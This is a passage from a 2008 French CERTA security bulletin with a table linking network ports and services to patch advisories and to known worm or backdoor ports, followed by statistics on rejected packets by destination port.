111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CER
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CER
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CER
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CER
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
427	TCP	Novell Client	–	http://www.certa.ssi.gouv.fr/site/CER
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER

				http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	UDP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CER
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CER
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CER
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CER
2381	TCP	HP System Management	–	http://www.certa.ssi.gouv.fr/site/CER
2512	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2513	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CER
3104	TCP	CA Message Queuing	–	http://www.certa.ssi.gouv.fr/site/CER
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
3268	TCP	Microsoft Active Directory	–	http://www.certa.ssi.gouv.fr/site/CER
3306	TCP	MySQL	–	–
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
5151	UDP	IPSwitch WS_TP	–	http://www.certa.ssi.gouv.fr/site/CER
5151	TCP	ESRI ArcSDE	–	http://www.certa.ssi.gouv.fr/site/CER
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6014	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6106	TCP	Symantec Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6502	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6503	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6504	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
8080	TCP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	http://www.certa.ssi.gouv.fr/site/CER
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CER
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CER
54345	TCP	HP Mercury	–	http://www.certa.ssi.gouv.fr/site/CER
65535	UDP	LANDesk Management Suite	–	http://www.certa.ssi.gouv.fr/site/CER

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
80/tcp	58.02
1026/udp	25.14
1027/udp	19.25
2967/tcp	9.32
25/tcp	9.22
135/tcp	9.17
1433/tcp	6.92
445/tcp	4.62
139/tcp	4.57
1434/udp	3.13
22/tcp	1.23
4899/tcp	0.85
3306/tcp	0.78
1080/tcp	0.75
21/tcp	0.65
137/udp	0.55
3128/tcp	0.45
15118/tcp	0.12
3389/tcp	0.07
143/tcp	0.05

TAB. 3: Paquets rejetés

Liste des tableaux

Gestion détaillée du document

08 février 2008 version initiale.